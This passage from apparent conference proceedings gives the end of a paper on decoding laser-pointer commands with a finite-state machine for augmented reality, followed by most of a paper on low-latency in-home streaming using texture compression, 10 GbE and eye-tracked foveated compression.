given binarization threshold. The results of binarization are areas in matrix  $B$  (spots), the largest of which determines the location of the laser pointer. It is for it image moments  $M_{00}$ ,  $M_{01}$ ,  $M_{10}$  and the center of gravity is calculated. In pseudo-code, Fig. 7, the *RaiseDecoded* has been proposed to be used and transferred to the function of handling: the time stamp, the value of the activation function, and the coordinates of the center of gravity of the area identified with the laser pointer.

## B. EXTENDED FINITE STATE MACHINE

Decoding the symbol is performed by the extended finite-state machine *EFSM*. At the *EFSM* input matrix  $G$  with a structure of  $[T, x, y]$  is given, where  $T$  – pulse width,  $x$  and  $y$  – laser spot coordinates. In the accepted solution, matrix  $G$  represents a single pulse extracted from the activation function of the laser module  $u(t)$ . According to the assumptions given in point IV, each symbol is encoded by several pulses (two or three pulses) depending on level  $l$ . Thus, based on state  $q$  of the *EFSM* machine and the determined  $G$  matrices, the symbols  $S_i \in \{\phi, S_1, \dots, S_n, \dots, S_N\}$  are indicated, where  $\phi$  means “no symbol”,  $S_1, \dots, S_N$  represent decoded symbols, and  $N$  specifies the allowed number of decoded symbols.

The extended finite-state machine was defined as 6-tuple  $EFSM = (Q, q_0, V, I, O, C)$ . The various symbols are:  $Q$  – set of *EFSM* states;  $q_0$  – initial state;  $V$  – a set of *EFSM* variables;  $I$  – pulse matrix described in the form of  $G$ ;  $O$  – a set of possible *EFSM* symbols;  $A$  – a set of allowed transitions between *EFSM* states. The diagram of states and elements of set  $C$  are shown in Fig. 9. A set of  $Q$  states of the *EFSM* machine is defined as  $\{q_0, q_1, q_2, q_3\}$ . State  $q_1$  represents the position of the symbol  $S$  defined within the coding level, and  $q_2$  determines the level on which the symbol is located. The  $q_3$  state is identified with turning off the laser module, and  $q_0$  is the initial state of the *EFSM*. The set of variables  $V$  is defined as  $\{l, v, T_E, time, X, Y\}$ , where the variables  $l$  and  $v$  indicate the parameters of symbol  $S$ , the variable  $T_E$  defines the time of arrival at the input of matrix  $G$ ,  $time$  indicates the elapsed time since appearing at the input of the matrix  $G$ , and  $X$  and  $Y$  denote the coordinates of the laser spot determined for the first pulse. Set  $C$  is defined as  $\{c_k: (q, in, guard, a, out, q')\}$  and means that if *EFSM* is in state  $q$  and matrix  $[T, x, y]$  appears at the *in* input, then the transition to the state of  $q'$  is possible provided that the logical expression *guard* is true. Only in this case will the searched for symbol  $S$  be determined on the *out* output. The output of the machine from its initial state  $q_0$  means putting forward hypothesis  $H_0$  on symbol detection. In subsequent times, if the time limits are not met, the machine automatically returns to  $q_0$ , which is equivalent to rejecting hypothesis  $H_0$ . The assumption of hypothesis  $H_0$  takes place only at the moment the machine goes into state  $q_3$ . Only then will symbol  $S_i$  appear on the output, indicating its recognition. Determining the output symbol is based on






Fig. 10 Detection efficiency in the function of duration of bit  $T_W$  and tested image resolutions

variables  $v$  and  $l$ . In other cases, the *EFSM* output is given element  $\phi$ .

## VI. RESULTS OF RESEARCH

The experiment was carried out for a test set containing  $N=36$  symbols,  $S \in \{S_n; n=1, \dots, N\}$ . Each symbol was encoded with the developed technique (Section IV). In this way, codes were obtained, which individual bits control the laser module (“1” – ON, “0” – OFF). The test consisted of sending the test set  $K=100$  times. Altogether 3,600 symbols were sent and decoded. The experiment was divided into two parts. The first part was the effect of time  $T_W$  on the efficiency of detecting  $S$ . The study was conducted for three camera resolutions: 640 px x 480 px, 800 px x 600 px and 1024 px x 768 px. In each test, the duration of  $T_W$  was changed and accepted values ranging from 0.025 s to 0.055 s with a step of 0.001 s. For each trial, the detection efficiency of the transmitted symbol was determined as well as the average detection efficiency of symbols belonging to the test set, Fig. 10. For the resolution of 640 px x 480 px, images were acquired on an average of 0.015 s ( $FPS=66.66$  Hz). For  $T_W$  of 0.030 s, the detection efficiency was no worse than 90%. Symbol detection efficiency at a level of 100% was achieved when images were acquired at 0.036 s –  $FPS$  equal




Fig. 11 Detection efficiency in the function of duration of bit  $T_W$  for resolution 640 px x 480 px and  $FPS=120$  Hz




Fig. 12 Detection of symbol  $S_{24}$ ,  $T_W=0.025$  s, image resolution 640 px x 480 px

27.77 Hz. Comparative dependencies were obtained for resolutions: 800 px x 600 px and 1024 px x 768 px.

The second part of the study used the OptiTrack 120 Slim miniature high speed camera for motion capture. The camera was equipped with a lens with a focal length of  $F=16$  mm and a bandpass filter of  $\lambda_0=650$  nm and  $\Delta\lambda=\pm 10$  nm. The study was conducted for a resolution of 640 px x 480 px and  $FPS=120$  Hz. The second part of the experiment was divided into two phases. Firstly, it was confirmed that  $T_W$  has a similar effect on the effectiveness of the detecting symbols as was the case in the first part of the experiment. The study was performed by changing the duration of the  $T_W$  bit from 0.014 s to 0.030 s with a step of 0.001 s. In this case, for the time of  $T_W$  greater than 0.025 s, a decoding efficiency of the transmitted symbols was achieved of over 99%. The obtained results are shown in Fig. 12. In the second phase, the effectiveness of symbol recognition for  $T_W$  was 0.024 s and 0.025 s. For  $T_W=0.024$  s, the efficiency of symbol recognition was no worse than 91.67%, Table I. Detailed results are shown in Table II. The lowest efficiency of 67% was achieved with symbol  $S_{12}$ . Efficiency of 100% was obtained for the symbols:  $S_1, S_2, S_3, S_7, S_8, S_9, S_{14}, S_{15}, S_{16}, S_{21}, S_{24}, S_{34}, S_{36}$ . No symbol has been misrecognized. In three hundred cases, the  $q_0$  status was dropped, because no time limit was met, so no symbol was assigned. For  $T_W$  greater than 0.025 s, the detection efficiency was greater than 99%. A detailed result of recognizing symbol  $S_{24}$  is shown in Fig. 12. The laser module activation function consisted of three pulses. Parameters  $v$  and  $l$  of the symbol were determined based on this. Parameter  $v$  was defined based on formula  $v = \text{round}((t_1 - t_0)/T_W)$ , therefore  $l=3$ . Parameter  $l$  was determined from the formula  $l = \text{round}((t_3 - t_2)/T_W)$ ,

TABLE I.  
COLLECTIVE RESULTS OF DEECTING SYMBOLS FOR  $TW=0.024$  S  
AND AN IMAGE RESOLUTION OF 640 PX X 480 PX

Number of symbols tested	3 600
Number of detections	3 300
Number of unrecognized symbols	300
Efficiency	91,67%

TABLE II.

DETAILED RESULTS OF DETECTING SELECTED SYMBOLS

Symbol	Number of symbols in the test set	Number of correct detections	Decoding Efficiency [%]
$S_1$	100	100	100
$S_3$	100	100	100
$S_5$	100	83	83
$S_7$	100	100	100
$S_9$	100	100	100
$S_{11}$	100	96	96
$S_{13}$	100	94	94
$S_{15}$	100	100	100
$S_{17}$	100	96	96
$S_{19}$	100	77	77
$S_{21}$	100	100	100
$S_{23}$	100	84	84
$S_{25}$	100	81	81
$S_{27}$	100	69	69
$S_{29}$	100	82	82
$S_{31}$	100	93	93
$S_{33}$	100	92	92
$S_{35}$	100	98	98

therefore  $l=3$ . The detected impulses fulfilled all time limits. On this basis, and based on the proposed coding scheme, Fig. 5, symbol  $S_{24}$  was recognized.

## VII. CONCLUSION

The article presents methods of: encoding and decoding laser signals developed to control the system of augmented reality. Characteristics of the developed coding method are: constant code frame emission time, one or two intervals between pulses, tight time limits for pulse width and intervals between them. Constant time for frame emission equal to  $(3+L)T_W$  to reduce the number of false detection of the transmitted symbol. Adopted strong limitations on pulse width reduce the number of type II errors, but force the use of cameras with a fixed image acquisition time. In turn, a small number of pauses between pulses allows for effective detection when symbols are emitted by multiple encoding devices.

It has been shown that using the proposed methods make it possible to distinguish between commands encoded in a laser beam with an efficiency of 99.9%. In the case of using cameras with similar parameters to the units used, the duration of the  $T_W$  bit should be no less than  $3T_S$ , where  $T_S$  represent the interval between the two acquired image frames.

The laser signal encoding algorithm can be successfully implemented in the embedded system. The implementation of the encoding algorithm required 57.1 bytes of data memory (byte and bit addressing memory) and 3,664 bytes of program memory.

## REFERENCES

- [1] D. R. Olsen, T. Nielsen, "Laser pointer interaction", in *Proceedings of the SIGCHI conference on Human factors in computing systems*, pp. 17 – 22, 2001. <https://doi.org/10.1145/365024.365030>.
- [2] F. Vogt, J. Wong, S. Fels, D. Cavens, "Tracking Multiple Laser Pointers for Large Screen Interaction", *Extended Abstracts of ACM UIST 2003*, pp. 95 – 96, 2003.
- [3] A. Soetedjo, E. Nurcahyo, "Developing of Low Cost Vision-Based Shooting Range Simulator", in *IJCSNS International Journal of Computer Science and Network Security*, vol. 11, no. 2, 2011.
- [4] H. Ebrahimpour-Komleh, M. Tekiyehband, "Design of an interactive whiteboard system using computer vision techniques", *Proceedings of 6th International Symposium on Mechatronics and its Applications 2009(ISMA '09)*, pp. 423 – 26, 2009.
- [5] J.-t. Wang, C.-N. Shyi, T.-W. Hou, C. P. Fong, "Design and Implementation of Augmented Reality System Collaborating with QR Code", *Computer Symposium (ICS), 2010 International*, pp. 414 – 418, 2010. <https://doi.org/10.1109/COMPSYM.2010.5685477>.
- [6] H. Ukida, S. Kaji, Y. Tanimoto, H. Yamamoto, "Human Motion Capture System Using Color Markers and Silhouette", *Instrumentation and Measurement Technology Conference, IMTC 2006*, proceedings of the IEEE, pp. 151 – 156, 2006. <https://doi.org/10.1109/IMTC.2006.328334>.
- [7] A. Smeragliuolo, N. Hille, L. Dislad, D. Putrino, "Validation of the Leap Motion Controller using marked motion capture technology", *Journal of Biomechanics*, vol. 49, 9, pp. 1742 – 1750, 2016. <http://doi.org/10.1016/j.jbiomech.2016.04.006>.
- [8] K. Barczewska, A. Drozd, "Comparison of methods for hand gesture recognition based on Dynamic Time Warping algorithm" in *Proceedings of the 2013 Federated Conference on Computer Science and Information Systems*, pp. 207 – 210, 2013.
- [9] J. Lebedź, M. Szwoch, "Virtual Sightseeing in Immersive 3D Visualization Lab", in *Proceedings of the 2016 Federated Conference on Computer Science and Information Systems, M. Ganzha, L. Maciaszek, M. Paprzycki (eds). ACSIS*, vol. 8, pp. 1641–1645, 2016. <http://dx.doi.org/10.15439/2016F227>.
- [10] T. Bothe, A. Gesierich, W. Li, C. Kopylow, N. Kopp, W. Juptner, "3D-Camera for Scene Capturing and Augmented Reality Applications", *3DTV Conference*, pp. 1 – 4, 2007. <https://doi.org/10.1109/3DTV.2007.4379469>.
- [11] T. Palys, W. Żorski, "Enhanced movement tracking with Kinect supported by high-precision sensors", in *Proceedings of the 2015 Federated Conference on Computer Science and Information Systems, M. Ganzha, L. Maciaszek, M. Paprzycki (eds). ACSIS*, vol. 5, pp. 883 – 888, 2015. <http://dx.doi.org/10.15439/2015F166>.
- [12] K. Murawski, A. Arciuch, T. Pustelny, "Studying the influence of object size on the range of distance measurement in the new Depth From Defocus method", in *Proceedings of the 2016 Federated Conference on Computer Science and Information Systems, M. Ganzha, L. Maciaszek, M. Paprzycki (eds). ACSIS*, vol. 8, pp. 817–822, 2016. doi: 10.15439/2016F136.
- [13] N. W. Kim, H. Lee, "Developing of vision-based virtual combat simulator", in *Proceedings of International Conference on IT Convergence and Security (ICITCS)*, Macao, China, pp. 1 – 4, 2013.
- [14] GKDesign Engineering: "RS-232 Laser Transceiver", Electronics Australia, pp. 56 – 61, 1997.
- [15] K. Murawski, R. Różycki, P. Murawski, A. Matyja, M. Rekas, "An Infrared Sensor for Monitoring Meibomian Gland Dysfunction", in *Acta Physica Polonica A*, vol. 124, no 3, pp. 517 – 520, 2013. doi: 10.12693/APhysPolA.124.517.
- [16] K. Murawski, "Measurement of membrane displacement with a motionless camera equipped with a fixed focus lens", *Metrology and Measurement Systems*, vol. 22, no. 1, pp. 69-78, 2015. doi: 10.1515/mms-2015-0011
- [17] K. Murawski, "New Vision Sensor to Measure and Monitor Gas Pressure", *Acta Physica Polonica A*, vol. 128, no 1, pp. 6 – 9, 2015. doi: 10.12693/APhysPolA.128.6
- [18] K. Murawski, "Measurement of membrane displacement using a motionless camera", *Acta Physica Polonica A*, vol. 128, no 1, pp. 10 – 14, 2015. doi: 10.12693/APhysPolA.128.10

# The Next Generation of In-home Streaming: Light Fields, 5K, 10 GbE, and Foveated Compression

Daniel Pohl  
Intel Corporation,  
Saarland Informatics Campus,  
Saarbruecken, Germany  
daniel.pohl@intel.com

Daniel Jungmann  
ArKaos S.A.  
Chaussée de Waterloo 198  
B-1640 Rhode-Saint-Genèse, Belgium  
el.3d.source@gmail.com

Bartosz Taudul  
Huuuge Games,  
Mickiewicza 53,  
Szczecin, Poland  
wolf.pld@gmail.com

Richard Membarth  
DFKI,  
Saarland Informatics Campus,  
Saarbruecken, Germany  
richard.membarth@dfki.de

Harini Hariharan, Thorsten Herfet  
Saarland University,  
Saarland Informatics Campus,  
Saarbruecken, Germany  
{hariharan,herfet}@nt.uni-saarland.de

Oliver Grau  
Intel Corporation,  
Saarland Informatics Campus,  
Saarbruecken, Germany  
oliver.grau@intel.com

**Abstract**—Interacting with real-time rendered 3D content from powerful machines on smaller devices is becoming ubiquitous through commercial products that enable in-home streaming within the same local network. However, support for high resolution, low latency in-home streaming at high image quality is still a challenging problem. To enable this, we enhance an existing open source framework for in-home streaming. We add highly optimized DXT1 (DirectX Texture Compression) support for thin desktop and notebook clients. For rendered light fields, we improve the encoding algorithms for higher image quality. Within a 10 Gigabit Ethernet (10 GbE) network, we achieve streaming up to 5K resolution at 55 frames per second. Through new low-level algorithmic improvements, we increase the compression speed of ETC1 (Ericsson Texture Compression) by a factor of 5. We are the first to bring ETC2 compression to real-time speed, which increases the streamed image quality. Last, we reduce the required data rate by more than a factor of 2 through foveated compression with real-time eye tracking.

**Index Terms**—in-home streaming, ETC1, ETC2, DXT1, light fields.

## I. INTRODUCTION

“IN-HOME STREAMING” refers to interacting with real-time content on a thin client that has been generated on a more powerful computing device. The user’s inputs are forwarded to the server, which processes these and sends back updated video to the client. “In-home” refers to a local network, either wired or wireless, but not over the Internet. Ideally, in-home streaming is transparent to the user, delivering the perception as if the interactively streamed application were running locally on the target device. To achieve this, latency between user inputs and screen updates needs to be lower than 100 ms [1] and the image quality needs to be high, free of noticeable artifacts. Comparing with the state of the art approaches, these requirements still leave room for significant improvements as we will show in this paper. Our contributions

are extending an open source in-home streaming approach [2] with the following features:

- Support for multiplexed rendered light field images
- Higher image quality through ETC2 support
- Optimizations for ETC1, ETC2 and DXT1 encoding
- Streaming up to 5K resolution using 10 GbE
- Foveated compression through real-time eye tracking

## II. RELATED WORK

The idea of controlling one compute device from another has been around for a long time. Desktop-sharing apps like Microsoft Remote Desktop and VNC (Virtual Network Computing) [3] are used, but are only optimized for 2D content. Cloud gaming approaches like “PlayStation Now” focus on lower bandwidth and use H.264 [4] compression. Specific in-home streaming solutions, supporting 3D real-time rendered content provide an opportunity to deliver a high *Quality of Experience* without the latency of the Internet, and with higher available data rates in the network. We compare our approach with the most commonly known in-home streaming products, which use H.264 internally: SplashTop, NVidia Shield Android TV Box and Steam.

Current in-home streaming approaches are optimized towards sequences of regular 2D images, generated from rendering 3D real-time content. Auto-stereoscopic and light field displays are getting attention again, enabling a way of perceiving stereoscopic content without glasses [5]. To drive these displays, multiple views of the scene are rendered and multiplexed together into a 2D image. This can create high frequency content in the multiplexed image which does not correspond to high frequencies in the single views and hence can lead to artifacts when using classical image or video coding standards.

We present an encoding algorithm optimized for multiplexed images.

Our work is an extension to the open source in-home streaming approach from Pohl et al. [2]. They introduced a client/server model that allows to interact with real-time rendered content created from one or many machines and can be remote controlled over wireless IEEE 802.11ac [6] from mobile clients like smartphones. Compared to using H.264 compression like other commercially available solutions, it relies on using ETC1 [7] (Ericsson Texture Compression), which results in a system with a motion to photons latency of 60–80 ms, compared to NVidia Shield Portable at 120–140 ms [2]. As ETC1 has a fixed 1:6 compression ratio for RGB data, it requires a high data rate inside the network. We extend the framework to significantly reduce encoding times, stream efficiently to notebooks and desktop PCs and enable even higher image quality through ETC2 [8]. Furthermore, as ETC1 and ETC2 native decoding is not supported on all desktop/notebook GPUs (see Table I), we extend the framework to use DXT1 [9] for encoding with our new highly optimized routines.

Guenter et al. [10] introduced a foveated rendering approach, generating and blending together three images of different quality in real-time depending on the inputs from a desktop eye tracker. Instead of using the eye gaze for rendering optimizations, we introduce a foveated compression method to lower the required data rate for in-home streaming. Zund et al. [11] follow a similar approach, changing the amount of pixels used in certain regions of a video for compression based on automatically extracted saliency maps [12]. Ours is based purely on the real-time eye gaze of the user.

### III. SYSTEM

#### A. Hardware Setup

We use two hardware setups. The first uses four workstations with Dual-CPU (Intel Xeon E5-2699 v3, 2.3 GHz, 18 physical cores) with a NVidia GeForce 970. The workstations stream to a desktop PC with an Intel Core i5-6500 (3.2 GHz, 4 cores). As GPU we evaluate both the internal Intel HD 530 graphics and a GeForce 970, connected to the Dell UP2715K 5K monitor ( $5120 \times 2880$  pixels). This setup is depicted in Figure 1. The second setup uses one of the workstations, streaming to the desktop PC connected to either a self-built light field display ( $2560 \times 1440$  pixels) or the low latency monitor Asus MG278Q at the same resolution. All machines use 10 Gigabit Ethernet over the Intel Ethernet Network Adapter X540-T1, connected to the Netgear XS708E-100NES Switch.

#### B. Compression Setup

The open source framework [2] that our work extends, supports ETC1 for encoding. In addition to this, we add ETC2 support for higher image quality. Prior to our work, there have been no real-time ETC2 encoders suitable for in-home streaming. Native ETC1 and ETC2 decoding in texture units works very well on most smartphones and tablets. It has been available in the form of OpenGL ES extensions and was made




Figure 1. Rendering from multiple machines and streaming the content interactively to a thin client.

Table I  
NATIVE DECODING OF COMPRESSED TEXTURES.

	DXT1	ETC1/2
Mobile GPU	×	✓
NVidia GPU, Maxwell GM20x	✓	×
AMD GPU, GCN 1.2	✓	×
Intel GPU, Broadwell	✓	✓

a requirement in the OpenGL ES 3.0 standard. On desktop and notebook GPUs the situation is different. Despite ETC2 support being standardized in OpenGL 4.3 (ETC2 is backwards compatible to ETC1), we found that most GPU vendors are only doing a slow software decompression in the driver, which is not satisfying for fast in-home streaming. However, on Intel HD graphics (5th generation Core Broadwell and later), we got fast native ETC1/2 displaying. To support more GPUs, we provide a highly optimized DXT1 compression routine based on FastDXT [13]. Just like ETC1 and ETC2, DXT1 uses a fixed compression ratio of 1:6 for RGB data. We highly optimized these encoders for Advanced Vector Extensions 2 (AVX2). As AVX2 expands most integer commands to 256 bits, we packed 16 colors, each 16 bit signed integer, into the 256 bit AVX2 vector. That way, we were able to process more data faster with the AVX2 instructions for multiply and mad. In addition, we exploited the symmetry of look up tables.

As in the original framework, optional lossless LZ4 compression<sup>1</sup> of compressed blocks can be applied. We keep this disabled except in one test case, where we mention it.

#### C. Light Field Setup

Our setup has a microlens sheet on top of an LG G3 mobile phone screen with  $2560 \times 1440$  pixels, which allows to view a light field on a horizontal autostereoscopic display with N views (18 in our case). One lens covers N pixels and depending

<sup>1</sup><https://github.com/lz4>

on the direction the user looks on it, only one of these pixels will be seen per eye. The image is created in a way that  $N$  different views are rendered which are multiplexed together in one final image with the following method: the 1st pixel of the 1st view is copied into the 1st pixel of the final image. The 1st pixel of the 2nd view is copied into the 2nd pixel of the final image and so on. After  $N$  pixels, this pattern repeats with the 2nd pixel of the 1st image. If the resolution is not evenly dividable by the number of views, we fill the remaining pixels in the image with black.

When we compress to ETC1/2, a decision is made if the  $4 \times 4$  pixel block should be split into two  $4 \times 2$  or  $2 \times 4$  sub-blocks for better encoding properties. If encoding requires no real-time, one could make a very careful analysis on which split gives the closest match to the original data. However, as we need fast performance, it could happen that after the repeating pattern of  $N$  pixels, a hard transition is in the center of the  $4 \times 4$  block and the encoder decides to split this into  $4 \times 2$  subblocks. Colors across that transition would get mixed together, even though in the individual views they are not related. Our new idea is to add optional flags to the function that encodes an ETC1/2 block and forcing it to a split decision in these cases. There are also light field display configurations where a lens covers pixels in both horizontal and vertical directions. In that case, our approach can also be used to force a  $4 \times 2$  split, if appropriate. If in both directions a split happens within one block, we use the default algorithm.

#### D. Rendering Setup

For generating 3D real-time rendered content that the client can interact with, we use a self-written ray tracing platform partly accelerated by Intel's Embree [14]. As test scene we use "island" from the game Enemy Territory: Quake Wars. The rendering workload is distributed across multiple workstations and parallelized on each node. Each workstation sends its pixels back to the client after receiving input from the client. The renderer can create out of a 3D scene description both 2D images and multiplexed light field images. In the latter case, the rays are directly shot in a way that multiplexed images are created without individual views.

#### E. Foveated Compression

As DXT1, ETC1 and ETC2 share the same fixed compression ratio of 1:6 for RGB data, the required data rate can become a bottleneck. To facilitate data rate savings, we use a Tobii Pro X120 eye tracker to get the current eye gaze of the user and apply foveated compression depending on it. This could be combined with foveated rendering, but we prefer to stay independent of the image generation method. In more detail, we divide the image into nine rectangular regions. One region covers the foveated area, using the original resolution for encoding. The other eight regions are resized to 50% using a bilinear filter before encoding. We modify the network protocol to send information about the number of bytes that are about to be received, then information on the nine rectangular regions and then the compressed image parts. The client reacts

Table II  
ENCODING TIMES FOR  $2560 \times 1440$  PIXELS. LOWER IS BETTER.

<b>DXT1 (ours)</b>	<b>0.5 ms</b>
<b>ETC1 (ours)</b>	<b>1.0 ms</b>
<b>ETC2 (ours)</b>	<b>1.3 ms</b>
DXT1 (FastDXT)	1.6 ms
ETC1 (Pohl et al. [2])	5.3 ms
Intel Media SDK, Software H.264	20 ms
Intel Media SDK, Software MVC H.264	60 ms
FFmpeg, H.264	60 ms
Intel Media SDK, QuickSync MVC H.264	120 ms
Intel Media SDK, QuickSync H.265	600 ms

accordingly, uploading the nine parts into individual textures. The client combines them together and rescales them through OpenGL, if required.

## IV. EVALUATION

### A. Performance

We achieve 35–55 frames per second, depending on the rendering complexity of the view, using four workstations streaming interactively to a desktop PC at 5K ( $5120 \times 2880$  pixels) resolution with DXT1 compression. Considering a 20 ms frame, 45% of the time is spent for rendering, 5% copying internal buffers, 5% compressing to DXT1, 7% for sending data over TCP. The remaining 38% is spent on waiting for command updates from the client. Rendering one frame ahead using double buffering could fill that gap, but would increase latency. On the client side, 32% of the time is required for receiving TCP data, 12% for texture upload to the GPU and drawing. 56% for waiting on image data from the servers. Again, double buffering would help, but add latency. If the GPU has hardware support in the texture units for the compressed format, decoding does not consume any extra time when blitting data onto the screen which makes this ideal for low latency.

For driving the light field display with streamed content from one workstation, we achieve 50–70 frames per second.



In Table II, we compare the average encoding times for the workload of images with  $2560 \times 1440$  pixels. For DXT1, ETC1 and ETC2 it is performance-agnostic if we compress individual views or multiplexed light field images. We use the H.264 profiles for the highest quality as we assume the availability of high data rate in the in-home setup.

### B. 10 Gigabit Ethernet

Testing various network adapter driver options, we get additional speed ups in the 10 GbE environment. The default maximum transmission unit (MTU) is set to 1500 bytes for Ethernet, which leads to much packet overhead when sending big amounts of data. With the "Jumbo Frame" feature, we can increase the MTU size to 9014 bytes, increasing the frame rate in the 5K setup by five percent.



Table III  
IMAGE QUALITY COMPARISON FOR 2D IMAGE AND LIGHT FIELD IMAGE. PSNR/SSIM: HIGHER IS BETTER.

	Original	H.265 Intel	H.264 Intel <sup>†</sup>	ETC2	ETC1	DXT1	Steam	Splashtop	NVidia Shield
<b>2D image</b>									
MBit/s	4752	248	290	792	792	792	55	4	12
PSNR	—	38.6	38.6	37.4	37.1	36.9	34.9	28.4	26.4
SSIM	1.0	0.984	0.978	0.982	0.980	0.972	0.936	0.744	0.644
									
<b>Reconstructed view of light field image</b>									
MBit/s	4752	183	566	792	792	792	55	4	12
PSNR	—	39.8	39.7	36.8	36.4	35.9	20.4	24.7	23.8
SSIM	1.0	0.997	0.996	0.988	0.986	0.975	0.725	0.782	0.733
									

<sup>†</sup> Using the Multi View Coding (MVC) profile for light field images.

### C. Image Quality

We compare the image quality of a compressed 2D image and a reconstructed view of a compressed light field image through PSNR [15] and SSIM [16] in Table III. To highlight the difference, we show contrast-enhanced close up on the images. Wherever possible, we set the quality / bit rate to the highest modes for encoding. For Steam, we had to switch back to the “balanced” settings to avoid frame drops. As the metrics show, using high bit rate for H.264 [4] and H.265 [17] achieves in most cases higher image quality than ETC2, but only at higher encoding times (see Table II).

As described in Section III-C, it can happen in ETC1/2 encoding, that a wrong decision on splitting into sub-blocks is made during hard transitions of the light field image. This is exposed in the color bleeding in Figure 2, where we also show the impact on the recovered individual view and how our forced split fixes this.

### D. Latency

We measure the motion to photons latency with a high speed camera. The starting time is from the video camera frame in which we first touch the mouse on the client for moving. The ending time is when we see pixel changes, sent from the server, displayed on the screen of the client. The results in Table IV. We explain the difference to Pohl et al. [2] from our wired vs. their wireless network.

### E. Data Rate and Foveated Compression

While the latency of 40–60 ms of our pipeline is much better compared to the approaches using H.264, the required data rate is high. For our in-home streaming at  $5120 \times 2880$  pixels at 55 frames per second, it is 3.1 GBit/s. For  $2560 \times 1440$  pixels, 0.8 GBit/s. However, in an in-home network, there is usually a lot of data rate available. Wired approaches like




Figure 2. a) multiplexed light field image; b) uncompressed close-up across transitions (vertical red line added to mark the transition); c) compressed with original ETC1 encoder, orange color is leaking across the transition; d) compressed with our modified ETC1 encoder; e) impact on the reconstructed, stretched individual view: orange leak inside the house; f) leak fixed through forced split.

10 GbE and Gigabit Ethernet deliver up to 10 GBit/s and 1 GBit/s respectively. On the wireless side, data rates up to 3.5 GBit/s can be achieved for IEEE 802.11ac, 4x4 MIMO Wave 2. Looking ahead, 802.11ax will deliver 10–14 GBit/s and 802.11ay up to 100 GBit/s [18]. Nevertheless, we can reduce the required data rate using foveated compression. Depending on the size of the monitor, the distance from it or if an HMD

Table IV  
LATENCY COMPARISON. LOWER IS BETTER.

<b>Our approach (DXT1/ETC1/ETC2)</b>	<b>40–60 ms</b>
Pohl et al. [2] (ETC1)	60–80 ms
NVidia Shield Android TV (H.264/H.265)	100–120 ms
Steam in-home streaming (H.264)	140–150 ms
Splashtop (H.264)	450–550 ms



Figure 3. Foveated compression. Top: the center area around the eye gaze is compressed in original resolution, while the eight other areas have been resized by 2x in each dimension before compression. Bottom: close-up on the green marked rectangle, showing on the left the high resolution image while on the right the area with reduced pixel size is shown, upscaled with bilinear filtering on the GPU.

is used instead of a regular 2D screen, the parameters for this approach can be varied. For our desktop setup, we use 40% of the horizontal resolution for the size of the squared, foveated area (see Figure 3). Then, the required data rate for either DXT1, ETC1 or ETC2 of one image at  $2560 \times 1440$  pixels is reduced by a factor of 2.2 from 1.76 MB to 0.81 MB.

#### V. CONCLUSION

